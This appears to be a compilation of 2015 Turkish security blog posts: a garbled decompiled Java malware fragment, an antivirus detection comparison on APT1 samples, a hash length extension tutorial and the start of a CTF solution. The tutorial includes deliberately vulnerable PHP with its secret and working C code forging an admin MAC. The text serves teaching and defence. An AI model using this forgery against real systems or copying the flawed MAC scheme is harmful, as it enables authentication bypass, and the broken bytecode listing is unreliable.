
public class Main {

```

    private static boolean llllllll;
    private static boolean llllllll;
    private static boolean ALLATORIxDEMO;

    public static void main(String[] p0) {
        getstatic PrintStream System.out
        ldc_w String Constant "ul r#+v,
        invokestatic String Main.ALLATORI;
        invokevirtual void PrintStream.println()
        ldlc llllllll_start;
        String[] llllllll (#0 12 - 48)
        ldc_w String Constant "0:Vb o n u
        invokestatic String Main.ALLATORI;
        invokevirtual void PrintStream.println()
        ldlc String Constant "N f z - g
        invokestatic String Main.ALLATORIxDEMOxpalermoAustralia(String)
        invokestatic Object UIManager.get(Object)
        invokestatic Object UIManager.put(Object, Object)
        invokestatic String UIManager.getSystemLookAndFeelClassName()
        invokestatic void UIManager.setLookAndFeel(String)
        new Main
        dup
        invokespecial void Main.<init>()
        pop2
        return
    }
}
```

Situation under control.



Java ile geliştirilen zararlı yazılımları analiz etme konusunda elinizin, kolunuzun bağlı olmadığını bilmeniz adına yazdım bu yazı, umarım sizler için faydalı olmuştur. Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

## Bilinen Tehditlere Karşı Antivirüslerin Durumu

Source: <https://www.mertsarica.com/bilinen-tehditlere-karsi-antivirulerin-durumu/>

By M.S on June 1st, 2015

Son kullanıcı, sistem güvenlik yöneticisi, bilişim güvenliği uzmanı da olsanız, zaman zaman şu soruyu kendinize sorduğunuz oluyordur; Hangi antivirüs yazılımını kullanmalıyım? Bilindiği üzere antivirüs yazılımlarının temelinde imza tabanlı bir teknoloji yatkınlığıdır, bu nedenle yeni çıkan tehditlere karşı antivirüs yazılımı üreticisinin kısa bir süre içinde imza oluşturması ve bunu dünya genelindeki kullanıcılarına yaygınlaştırması, kullanıcıları açısından bilinen tehditlere karşı sistemlerini koruyabilme adına büyük bir öneme sahiptir. Dolayısıyla bir antivirüs yazılımını değerlendirdirirken, onlarca önemli kriterden bir tanesi de, bu antivirüs yazılımının veritabanının, bilinen tehditlerin ne kadarını tespit edebildiği, ne kadar güncel olduğunu.

Evvel zaman içinde, sistem ve bellek üzerinden ileri seviye bilinmeyen zararlı yazılımları imzasız, davranışsal analiz yaparak tespit edebilen bir güvenlik ürününü değerlendirmek için çeşitli testler (POC - proof of concept) yaparken, antivirüs yazılımlarının yetersiz olduğu noktalarda bu ürünün katma değerini ortaya çıkarmaya çalışıyordu. Bunun için de antivirüs yazılımlarının tespit edemediği fakat bu ürün tarafından davranışsal analiz ile tespit edilen ileri seviye zararlı yazılımlara ihtiyaç duymuştur.

Bu çalışmanın akabinde, antivirüs yazılımlarının bu zamana kadar tespit edilmiş olan APT zararlı yazılımlarını tespit etmede ne kadar başarılı olup olmadıklarını da öğrenmeye karar verdim. Mevzu bahis ileri seviye zararlı yazılımlar olunca aklıma hemen [Mandiant](#)'ın 2013 yılının Şubat ayında yayınlamış olduğu ve 2006 yılından raporun yayınamasına kadar geçen sürede Çinliler tarafından gerçekleştirilen ve ileri seviye saldıruları konu alan [APT-1](#) raporu gelmişti. Mandiant sağolsun bu raporun yanında tespit ettikleri zararlı yazılımların md5 hash bilgilerini (1007 tane) de [ek rapor](#) olarak paylaşmıştı. 1007 tane zararlı yazılıma, testlerde kullanmak için ulaşmak pek mümkün olmasa da [VirusShare](#) sitesi sayesinde [293](#) tanesine ulaşmak mümkün olmuştu.

The screenshot shows a web-based BitTorrent tracker interface. At the top, there's a search bar with the query "apt1" and a "Search" button, which returns "3 results". Below the search bar, there's a table of torrent details:

Torrent	Status	Size	Seeds	Peers	Tot Up	Tot Down	Avg Up	Avg Down	Left	Comp	Avg Pr	A,S,I,O	Added
VirusShare_APT1_293.zip	Running	16.66 MB	4	0	4.36 GB	5.37 GB	0 B/s	0 B/s	0 B	507	-	0,0 18 B/s, 10 B/s	2013-03-04 17:27:09
VirusShare_APT1_Clean7.zip	Running	654.8 kB	2	0	113.81 MB	90.81 MB	0 B/s	0 B/s	0 B	169	-	0,0 14 B/s, 7 B/s	2013-02-25 21:42:56
VirusShare_APT1110_20131229.zip	Running	103.86 MB	2	0	2.10 GB	2.59 GB	0 B/s	0 B/s	0 B	45	-	0,0 14 B/s, 7 B/s	2013-12-29 15:41:59

Below the table, there are summary statistics:

- Tracker Totals: 3 torrents, 0 announce/s, 0 scrape/s, 46 B/s in, 24 B/s out
- Swarm Totals: 8 seeds, 0 peers, 0 B/s up, 0 B/s down, 0 B left
- Transfer Totals: 56.064 TB, 12.678 TB, 1.02 MB/s up, 67.04 GB, 2.00 MB, 0 B/s down, 154d 11:16:52 uptime

Tabii 293 tane zararlı yazılımı teker teker [VirusTotal](#) sitesine yüklemek ve her birinin sonucuna bakmak pratikte mümkün olamayacağı için hem meraklımı gidermek hem de benzer nedenlerden ötürü bu tür bir çalışmaya ihtiyaç duyanları da düşünerek Python ile iki tane araç hazırlamaya karar verdim.

Hazırladığım ilk araç olan Virustotal [Mass Uploader \(vt\\_mass\\_uploader.py\)](#) aracı ile elinizde bulunan birden fazla zararlı yazılımı VirusTotal sitesine yükleyebiliyorsunuz. Bunun için aracın bulunduğu klasörde malwares adında bir klasör oluşturmanız ve yüklenmesini istediğiniz zararlı yazılımları bu klasöre kopyalamanız yeterli oluyor.

```
C:\Windows\system32\cmd.exe - python vt_mass_uploader.py
=====
VirusTotal Mass Uploader v1.0 [Http://www.mertsarica.com]
=====
[*] Resubmitted VirusShare_034374db2d35cf9da6558f54cec8a455 to VirusTotal
[*] Resubmitted VirusShare_0c5e9f564115bfccbee66377a829de55f to VirusTotal
```

Hazırladığım ikinci araç olan [VirusTotal Reporter \(vt\\_reporter.py\)](#) aracı ise VirusTotal Mass Uploader aracının çıktısı olan vt\_report.txt dosyasını okuyarak VirusTotal'a yüklenen zararlı yazılımların raporlarını zararlı yazılımların adı.txt olarak diske yazmaktadır. Bu dosyalardan hangi antivirüs yazılıminin ilgili zararlı yazılımı tespit edip edemediği görülebilmektedir.

```
C:\Windows\system32\cmd.exe - python vt_reporter.py
=====
VirusTotal Reporter v1.0 [http://www.mertsarica.com]
=====
[*] Downloading VirusTotal report for VirusShare_034374db2d35cf9da6558f54cec8a45
5
[*] Created VirusTotal report: VirusShare_034374db2d35cf9da6558f54cec8a455.txt
[*] Downloading VirusTotal report for VirusShare_0c5e9f564115bfchee66377a829de55
f
[*] Created VirusTotal report: VirusShare_0c5e9f564115bfchee66377a829de55f.txt
```

```
C:\aptVirusShare_001dd76872d80801692ff942308c64e6.txt - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
... File Icons View Tools Help ABC ...
File VirusShare_001dd76872d80801692ff942308c64e6.txt x
1 Eksay=false
2 MicroWorld-eScan=true
3 nProtect=true
4 CMC=false
5 CAT-QuickHeal=true
6 McAfee=true
7 Malwarebytes=true
8 Zillya=true
9 SUPERAntiSpyware=false
10 TheHacker=true
11 Alibaba=false
12 K7GW=true
13 K7AntiVirus=true
14 Agnitum=true
15 Cyren=true
16 Symantec=true
17 Norman=true
18 TotalDefense=false
19 TrendMicro-HouseCall=true
20 Avast=true
21 ClamAV=true
22 Kaspersky=true
23 BitDefender=true
24 NANO-antivirus=true
. . .
Normal text length : 816 lines : 58 Ln : 10 Col : 15 Sel : 0 | 0 UNIX UTF-8 w/o BOM INS
```

Mandiant'ın 2013 yılında yayınlanan APT raporunda yer alan 293 zararlı yazılımı yukarıdaki araçlar ile VirusTotal'a yükleyip, popüler antivirüs yazılımlarının hangilerini tespit edip edemedigine baktığında ortaya çıkan tablo beni biraz şaşırttı.

```
C:\> C:\WINDOWS\system32\cmd.exe
C:\>grep -i Mcafee=false *.txt | wc -l
        4
C:\>grep -i Symantec=false *.txt | wc -l
        1
C:\>grep -i TrendMicro=false *.txt | wc -l
        7
C:\>grep -i Kaspersky=false *.txt | wc -l
        9
C:\>grep -i Avast=false *.txt | wc -l
       13
C:\>grep -i Avg=false *.txt | wc -l
        9
C:\>grep -i Bitdefender=false *.txt | wc -l
       14
C:\>grep -i Comodo=false *.txt | wc -l
        7
C:\>grep -i F-Secure=false *.txt | wc -l
       14
C:\>grep -i clamav=false *.txt | wc -l
       20
C:\>grep -i microsoft=false *.txt | wc -l
        5
C:\>grep -i ESET-NOD32=false *.txt | wc -l
        1
C:\>grep -i sophos=false *.txt | wc -l
        1
C:\>grep -i panda=false *.txt | wc -l
       18
```

Mandiant's APT-1 Malwares		
Vendor	Failed Detection Rate (x/293)*	Percentage
Symantec	1	99,66%
ESET-NOD32	1	99,66%
Sophos	1	99,66%
Mcafee	4	98,63%
Microsoft	5	98,29%
TrendMicro	7	97,61%
Comodo	7	97,61%
Kaspersky	9	96,93%
AVG	9	96,93%
Avast	13	95,56%
F-Secure	14	95,22%
BitDefender	14	95,22%
Panda	18	93,86%
ClamAV	20	93,17%

\* Lower is better at detection

Mandiant's APT1 Report (18.02.2013): [http://intelreport.mandiant.com/Mandiant\\_APT1\\_Report.pdf](http://intelreport.mandiant.com/Mandiant_APT1_Report.pdf)  
 Digital Appendix & Indicators: [http://intelreport.mandiant.com/Mandiant\\_APT1\\_Report\\_Appendix.zip](http://intelreport.mandiant.com/Mandiant_APT1_Report_Appendix.zip)

2 sene önce yayınlanan bir rapora rağmen antivirüs yazılımlarından bazlarının 25.05.2015 tarihi itibarıyle hala bu zararlı yazılımları tespit edemediği açıkça görülüyor. Örneğin Clamav antivirüs yazılımı 293 tane zararlı yazılımdan 20 tanesini, Panda ise 18 tanesini, Bitdefender ve F-Secure ise 14 tanesini tespit edemiyor. Tabii bu zararlı yazılımlardan bir tanesinin ip ve port taramak için kullanılan [Angry IP Scanner](#) olduğunu söylemem lazım dolayısıyla 293/293 tespit eden bir antivirüs yazılımı olsaydı bu defa da çok doğru bir sonuç olmayacağından emin oluyacaktı. Bu örneklem sonucunda ortaya çıkan tabloya göre Symantec, ESET-NOD32 ve Sophos'un diğer antivirüs yazılımlarına göre imza ile bilinen tehditleri tespit etmede daha başarılı olduğunu söyleyerek yanlış olmayacağından emin oluyacaktır.

Yaptığım bu çalışmanın antivirüs yazılımlarını değerlendirmek isteyenlere, hangi antivirüs yazılımını kullanmalıyım sorusuna yanıt arayanlara yol göstereceğini ümit ederek, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

## Hash Uzunluk Genişletme Saldırısı

Source: <https://www.mertsarica.com/hash-uzunluk-genisletme-saldiris/>

By M.S on May 11th, 2015

Sızmacı uzmanları ve kripto analistler tarafından [Merkle–Damgård](#) hash fonksiyonlarının (MD5, SHA-1, SHA-256, SHA-512 vb.) [uzunluk genişletme](#) (length extension) saldırısından doğası gereği etkilendiği bilinmektedir. Bu hash fonksiyonlarının [MAC](#) (mesaj doğrulama kodu) olarak kullanıldığı durumlarda ortaya çıkan zayıfyet kötüye kullanılarak gizli anahtar (secret key) bilinmeden geçerli bir MAC oluşturulabilmektedir.

Bir örnek ile kısaca açıklamak gerekirse, diyelim ki yazılımcının biri aşağıdaki gibi bir web uygulaması hazırlamış olsun. ([Pi Hediymenin Var #2 Hacking Oyunu](#))

```
" . (hash( "md5" , $secret . $username ) );
//exit;
```

```

if(isset($username) and isset($hash)){
// print "
" . $username;
// print "

" . $secret;

if(hash("md5",$secret.$username) == $hash){
$pos = strpos($username, "admin");
if ($pos !== false) {
print "Tebrikler $username , art#k en yüksek yetkiye sahipsin :)";
print "


Pi Hediym Var çekili#ine kat#lmak için bu ekran görüntüsünü ve çözüm yolunu Mert SARICA ile payla#bilirsin";
} else {
print "Merhaba $username , hala sefil kullan#c# yetkisine sahipsin :(";
print "

Raspberry Pi 2 çekili#ine kat#labilmek için admin yetkisi ile giri# yapabilmen laz#m!";
print "

Referans: https://www.mertsarica.com/pi-hediyem-var-2/;
}
} else {
$username = 'misafir';
$loc = "Location: " . "https://www.mertsarica.com/ctf/ctf2.php?" . "username=" . $username . "&hash=" . hash(
header($loc);
exit;
}
} else {
$username = 'misafir';
$loc = "Location: " . "https://www.mertsarica.com/ctf/ctf2.php?" . "username=" . $username . "&hash=" . hash(
header($loc);
exit;
}
}
?>

```


Bu uygulama, doğrulama adımdan geçen (geçtiyiş örnek kullanıcımız mert olsun) ve geçmeyen her bir kullanıcıya (geçmediyse örnek kullanıcımız misafir olsun), o kullanıcıya özel olarak oluşturulan bir \$hash değeri atıyor. Bu \$hash değerini de, MD5(kullanıcı adı (\$username) + sunucu tarafında oluşturulan bir anahtar (\$secret)) ile yani hash("md5",\$secret.\$username) şeklinde oluşturuyor. Kullanıcı, doğrulama adımdan geçtikten veya geçmedikten sonra uygulama üzerinde gerçekleştirdiği her işlem için sunucuya artık MAC olarak bu \$hash değerini gönderiyor. Bu sayede web uygulaması, gelen her \$hash değerini, anlık olarak oluşturduğu hash("md5", \$secret.\$username) değeri ile kıyaslayarak (hash("md5",\$secret.\$username) == \$hash) kullanıcının yetkili (mert) veya yetkisiz bir kişi (misafir) olup olmadığını anlıyor. Eğer kullanıcı adında (username=) admin kelimesi geçiyor ve anlık oluşturulan MAC ile kullanıcının gelen \$hash birbiri ile tutuyorsa kullanıcıyı yönetici (admin) sayfasına yönlendiriyor. Alfanümerik, 11 hane uzunluğunda olan \$secret değeri de uygulama sunucusunun kaynak kodunda tanımı olduğu için (\$secret = 'H4ck4C4r33r'), art niyetli bir kişinin deneme yanlış saldırısı (brute-force) ile admin kullanıcısının \$hash değerini bulması ve admin sayfasına erişmesi pratikte yıllar sürecektir diye düşünüyoruz, ancak yanlıyoruz!



Neden yanlıyoruz çünkü yukarıdaki resimden de anlaşılacağı üzere örnek olarak bir verinin MD5 hash'i üretilirken, veri 512 bitlik bloklar halinde işlendiğinden sonra hash değeri üretilmektedir. Bir blok en fazla 64 bayt uzunluğunda olabilir ve eğer son blok, 56 bayttan küçük ise doldurma (padding) işlemi yapılır. Son bloğun son 8 baytı, blokların boyutunu tanımlamak için kullanılır. İlk blok, [IV](#) (initialization vector) ile işleme alınır. Diğer bloklar ise bir önceki bloğun çıktısı ile işleme devam eder. Hash işleminin devam etmesi için bir önceki bloğun çıktısını işleme almak yeterlidir. (length extension)

Kabaca elimizde iki ayrı veri var diyelim, biri ABC diğeri ise AB. Her bir harfin bir blok olduğunu düşünelim. ABC için gerçekleştirilen hashleme işleminde önce A işlenir, çıktısı B'ye girdi olarak iletilir sonra B işlenir, çıktısı C'ye girdi olarak iletilir ve C son blok olduğu

İçin eğer 56 bayttan küçük ise doldurma işlemi (padding) gerçekleştirilir. Ardından A,B ve C bloğunun büyüklüğü toplanarak bit olarak son 8 bayta little-endian olarak yazılır ve işlenerek ortaya bir hash değeri çıkar. AB verisinin hash çıktısına C verisi eklenerek ABC verisinin hash değeri üretilebilir. Bu durum da hash genişletme (length extension) zafiyetine yol açmaktadır ve kötüye kullanılabilmektedir.



Bu zafiyetin nasıl kötüye kullanılabileceğine kısaca göz atalım;

Web uygulamasının kaynak kodunda aşağıdaki gibi hatalı bir şekilde hash fonksiyonu ile MAC üretildiği ve ardından strpos fonksiyonu ile kullanıcı adında admin karakter dizisi geçiyor ise bu kullanıcıya yönetici yetkisi verildiği görülmektedir.

```
...
if(hash("md5",$secret.$username) == $hash){
    $pos = strpos($username, "admin");
    if ($pos !== false) {
        print "Tebrikler $username , art#k en yüksek yetkiye sahipsin :)";
    }
...
}
```

Bu [web uygulaması](#) sayfayı ziyaret eden herhangi bir kullanıcıyı, sayfayı ziyaret ettiği zaman otomatik olarak misafir yetkisine (kullanıcı=misafir) atamakta ve bu kullanıcıya ait \$hash değerini kullanıcıya göndermektedir. (hash=44f83d9752e575bfc5bbc28caa5d9ce5)

\$username değeri bizim kontrolümüzde olduğuna göre hash kontrolünü atlattmak için \$secret değerini bilmeden yukarıda anlatmış olduğumuzda göre şunu yapabiliyoruz. \$secret değeri ile \$username değeri birbirine eklendiğine (concatenate) göre bunun toplamını 64 bayta tamamlayarak üzerine admin karakter dizisini ekleriz ve ardından bizden beklenen \$hash değerini de web uygulamasına göndererek bu kontrolü başarıyla atlatabiliyoruz.

username olarak kullanılacak olan misafir + padding + boyut + admin değerinin yeni \$hash değerini öğrenmek için misafir kullanıcısının \$hash değeri olan 44f83d9752e575bfc5bbc28caa5d9ce5 değerinden faydalananızı. Yukarıda da belirttiğim üzere ilk blokta kullanılmak üzere bu hash değerini başlangıç değeri olarak (internal state) kullanarak bu değerin üzerine padding + (misafir + admin)'in uzunluğunu ekleyerek birinci blogun işlemini tamamlayabiliriz. Ardından ikinci blogun başlangıç değeri olarak admin karakter dizisini kullanarak yeni \$hash değerini (373fb330afbc0b1a5688ff4a3ef1b2a6) öğrenebiliriz. Normalde \$secret değerini biliyor olsaydık bunu aşağıdaki gibi Python ile kolaylıkla öğrenebilirdik.

Aslında \$secret değerini bilmemizle gerek yok çünkü bildiğimiz bir verinin hash değerine, yeni bir veri ekleyerek, yeni oluşan \$hash değerini (`373fb330afbc0b1a5688ff4a3ef1b2a6`) rahatlıkla öğrenebiliriz.

```
[root@gdr-desktop: /root]# nano hash_extension.c
GNU nano 2.2.6                               File: hash_extension.c

// Reference: https://blog.skullsecurity.org

#include <stdio.h>
#include <openssl/md5.h>

int main(int argc, const char *argv[])
{
    int i;
    unsigned char buffer[MD5_DIGEST_LENGTH];
    MD5_CTX c;


    MD5_Init(&c);
    // Hashlenecek rastgele veri.
    // c.A,c.B,c.C,c.D ile hash ciktisi sonradan degistirilecektir dolayisiyla onemsiz bir veri.
    MD5_Update(&c, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA", 64);

    // 44f83d97 52e575bf c5bbc28c aa5d9ce5 = md5(H4ck4C4r33r + misafir)
    c.A = htonl(0x44f83d97); /* <- Yukardaki hash degerinin ilk bolumu */
    c.B = htonl(0x52e575bf); /* <- Yukardaki hash degerinin ikinci bolumu */
    c.C = htonl(0xc5bbc28c); /* <- Yukardaki hash degerinin ucuncu bolumu */
    c.D = htonl(0xaa5d9ce5); /* <- Yukardaki hash degerinin dorduncu bolumu */
    MD5_Update(&c, "admin", 5); /* Yeni eklenen veri */
    MD5_Final(buffer, &c);
    for (i = 0; i < 16; i++) {
        printf("%02x", buffer[i]);
    }
    printf("\n");
    return 0;
}

[ Read 30 lines ]
^G Get Help      ^O WriteOut     ^R Read File     ^Y Prev Page   ^K Cut Text     ^C Cur Pos
^X Exit         ^J Justify      ^W Where Is      ^V Next Page   ^U UnCut Text   ^T To Spell
```

```
root@gdr-desktop: /root
root@raspberrypi:~/hle# ./hash_extension
373fb330afbc0b1a5688ff4a3ef1b2a6
root@raspberrypi:~/hle#
```

Göründüğü üzere misafir + admin için yeni \$hash değerini \$secret değerini bilmeden öğrenebildik. Şimdi sıra \$username parametresinde 373fb330afbc0b1a5688ff4a3ef1b2a6 hash değerini üretecek parametreleri oluşturmaya geldiğinde şunu yapacağız. \$secret değerini bilmiyoruz ancak ilgili \$hash değerini üretmek için bilmemiz gereklidir. Burada sadece iki değerin toplam boyutunu tahmin etmemiz gerekiyor. Bunun için de [hash extender](#) aracından faydalananızı tavsiye ederiz. Bu araca sunucunun bize ilk atadığı/ gönderdiği \$hash değerini -s parametresi ile, (44f83d9752e575bfc5bbc28caa5d9ce5), hash değerine ait veriyi (yani misafir) ise -d parametresi ile, eklenerek veriyi ise (yani admin) -a ile ve toplam boyutu deneme yanlışılma ile tespit edebilme adına min ve max parametrelerini vererek kullanabiliyoruz. Program çıktısındaki her bir değeri (bu arada yeni üretilen hash değerinin (373fb330afbc0b1a5688ff4a3ef1b2a6) de bizimki ile aynı olduğunu görebiliyoruz) teker teker uygulama üzerinde denedigimiz zaman \$secret değerinin 11 hane uzunlığında olduğunu ve MAC olarak kullanılan \$hash değerini başarıyla tespit edip, kontrolü atlatabildiğimizi görüyoruz.



Yazılım geliştiricisiyseñiz, hash uzunluk genişletme (hash length extension attack) zafiyetine karşı kendi MAC kontrolünüzü (custom) oluşturmak verine [HMAC](#) kullanabilirsiniz.

Bir sonraki yazıda görüşmek dileğimle herkese güvenli günler dilerim.

**Pi Hediymen Vardı, Verdim, Gitti #3 :)**

Source: <https://www.mertsarica.com/pi-hedivem-yardi-verdim-gitti-3/>

By M.S on May 5th, 2015

1 Mayıs 2015 tarihinde **üçüncüsü** düzenlenen **Pi Hediye Var** oyununun çözüm yolu ve Raspberry Pi 2 kazanan talihi karsınızda!

CÖZÜM YOLU:

Dahi ile deli arasında ince bir çizgi olduğu söylenilir.

Aşağıdaki resimde gördüğünüz bir dahi ise, yine bu resimde olan ama göremediğiniz deli kimdir? sorusu bize aslında bu resim içinde başka bir resmin gizli olabileceğine yani steganografi kullanıldığına dair ipucu veriyordu. Bu ipucundan yola çıkarak Einstein'in resmini (pihaber6.png) Google görseller üzerinde aratarak resmin orjinaline kısa bir sürede ulaşabilirdik.

Google Görüler

https://www.google.com.tr/imghp?hl=tr&tab=wi&ei=Of49VfzhL4SrsAGK24CwBg&ved=0CA8Qqj4oAg

+Mert

Görsteller

# Google

Görsteller ara

Google'da metin yerine görselle arama yapın. Buraya bir resim sürüklemeyi deneyin.

Dosya yükleniyor

Gizlilik | Şartlar | Ayarlar

Google'da Ara

https://www.google.com.tr/search?tbs=sbi:AMhZZitZvp857uVh9TVUa-XgOWUMH0hJw4kHM9II4s6KosP6fARuEQ

Eşleşen görselleri içeren sayfalar

**İş - "Einstein Sizin İçin Çalışsaydı..." - Başlangıçın biraz ilerisi...**

 kmuratsimsek.blogspot.com/.../is-einstein-sizin-icin-calssayd... ▾  
620 x 747 - 26 Nis 2014 - Muhteşem olordu değil mi? Düşünsenez tarihin  
gelmiş geçmiş en büyük zekalarından birisi sizin için çalışıyor. Hangi  
departmanda olursa ...

**Poster APPLE Think Different Albert Einstein - 50X70 ...**

